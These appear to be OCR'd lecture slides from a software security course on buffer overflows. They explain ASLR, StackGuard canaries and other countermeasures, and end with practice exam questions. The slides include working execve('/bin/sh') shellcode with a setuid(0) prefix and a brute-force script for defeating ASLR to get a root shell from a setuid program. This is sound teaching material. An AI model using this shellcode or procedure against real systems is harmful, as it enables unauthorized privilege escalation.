
—Graphic adapted from ***Demystifying the Execve Shellcode (Stack Method)***
http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

Shellcode *(cont.)*

```
shellcode= (
    "\x31\xc0"              # xorl     %eax,%eax
    "\x50"                  # pushl    %eax
    "\x68""//sh"            # pushl    $0x68732f2f
    "\x68""/bin"            # pushl    $0x6e69622f
    "\x89\xe3"              # movl     %esp,%ebx
    "\x50"                  # pushl    %eax
    "\x53"                  # pushl    %ebx
    "\x89\xe1"              # movl     %esp,%ecx
    "\x99"                  # cdq
    "\xb0\x0b"              # movb     $0x0b,%al
    "\xcd\x80"              # int      $0x80
).encode('latin-1')
```

set `%eax` to target syscall number

Issue `int` to actually invoke `execve()`



—Graphic adapted from ***Demystifying the Execve Shellcode (Stack Method)***
http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

Countermeasures

Countermeasures

- **Developer Approaches**
  - Safer functions (e.g., `strncpy()`, `strncat()`, …)
    - Developer specify lengths of buffers; assumes they do this correctly…
  - Safer dynamically linked libraries (e.g., `libsafe` — routines add boundary checks, …)

- **Tools**
  - Safer SW build tools (e.g., static/dynamic analysis to detect buffer overflows)
  - Safer languages (e.g., Java, Python) — Language provides automatic boundary checking

- **OS Approaches**
  - ASLR (Address Space Layout Randomization)

- **Compiler Approaches**
  - Stack-Guard

- **Hardware Approaches**
  - Non-executable stack *(can still be defeated using **ROP** / **return-to-libc** attacks; next week!)*

Countermeasures:


Address Space Layout Randomization (ASLR)

The Principles of ASLR

Randomize the start location of the stack;
i.e., every time the code is loaded into memory, the stack address changes!

[legit code] Easy to run (relative to frame)
[attacker code] Difficult to guess the stack address in memory

Difficult to guess `%ebp` address and address of the malicious code



randomize…
(run 1)

re-randomize…
(run 2)

……..

ASLR In Action

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
  char x[12];
  char *y = malloc(sizeof(char)*12);

  printf("Address of buffer x (on stack): 0x%x\n", x);
  printf("Address of buffer y (on heap):  0x%x\n", y);

  return 0;
}
```

https://github.com/traviswpeters/csci476-code/blob/master/04_buffer_overflow/aslr_test.c

Disable ASLR:

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ ./aslr_test
Address of buffer x (on stack): 0xbffff320
Address of buffer y (on heap):  0x804fa88
$ ./aslr_test
Address of buffer x (on stack): 0xbffff320
Address of buffer y (on heap):  0x804fa88
```

Randomize stack position only:

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ ./aslr_test
Address of buffer x (on stack): 0xbfcae3e0
Address of buffer y (on heap):  0x804fa88
$ ./aslr_test
Address of buffer x (on stack): 0xbfbe53a0
Address of buffer y (on heap):  0x804fa88
```

Randomize stack+heap positions:

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ ./aslr_test
Address of buffer x (on stack): 0xbf9ff2b0
Address of buffer y (on heap):  0x9445a88
$ ./aslr_test
Address of buffer x (on stack): 0xbffc3e20
Address of buffer y (on heap):  0x9986a88
```

Can we still do buffer overflow when stack address in unknown (randomized)?

Defeating ASLR

1. Link `/bin/zsh` + turn **on** address randomization countermeasure

```
$ sudo ln -sf /bin/zsh /bin/sh
$ sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile a set-uid root version of `stack.c`

```
$ gcc -o stack -z execstack -fno-stack-protector stack_old.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

3. Repeatedly run the program until we get lucky…..

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

```
.........
1 minutes and 21 seconds elapsed.
The program has been running 67679 times so far.
./defeat_rand.sh: line 15: 14554 Segmentation fault      ./stack
1 minutes and 21 seconds elapsed.
The program has been running 67680 times so far.
./defeat_rand.sh: line 15: 14555 Segmentation fault      ./stack
1 minutes and 21 seconds elapsed.
The program has been running 67681 times so far.
# id   ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```


https://github.com/traviswpeters/csci476-code/blob/master/04_buffer_overflow/defeat_rand.sh

Countermeasures:

Stack Guard

The Principles of Stack Guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Stack Guard In Action

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by the compiler

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in `bash` and `dash`

Defeating Countermeasures in **`bash`** and **`dash`**

- Both `bash` and `dash` turn the setuid process into a non-setuid process
  - ***They set the `EUID` equal to the `RUID`***, dropping the privilege

- **Idea:** before running `bash/dash`, ***set the `RUID` to 0***.
  - Invoke `setuid(0)`
  - We can add this to the beginning of our previous shellcode

```
shellcode= (
    "\x31\xc0"                  # xorl      %eax,%eax
    "\x31\xdb"                  # xorl      %ebx,%ebx
    "\xb0\xd5"                  # movb      $0xd5,%al
    "\xcd\x80"                  # int       $0x80
    #---- The code below is the same as the one shown before ---
```

You Try!

Exam-like problems that you can use for practice!

```
void foo(int a)
{
    int x;
}
```

Listing 1

- In Listing 1, how are the addresses decided for the variables `a` and `x`; i.e., during runtime, how does the program know the address of these two variables?
- In List 2, in which memory segments are the variables in the code located?

```
int i = 0;
void func(char *str)
{
    char *ptr = malloc(sizeof(int));
    char buf[1024];
    int j;
    static int y;
}
```

Listing 2

- A student proposes to change how the stack grows. Instead of growing from higher addresses to lower addresses, the student proposes to let the stack grow from lower addresses to higher addresses. This way, the buffer will be allocated above the return address, so overflowing the buffer will not be able to affect the return address. Please comment on this proposal?
- Why does ASLR make buffer-overflow attacks more difficult?
- Why does a stack guard/canary make buffer-overflow attacks more difficult?
- To write a shellcode, we need to know the address of the string `"/bin/sh"`. If we have to hardcode the address in the code, it will become difficult if ASLR is turned on. Shellcode solved that problem without hardcoding the address of the string in the code. Please explain how the shellcode in `exploit.c` (Listing 4.2) achieved that.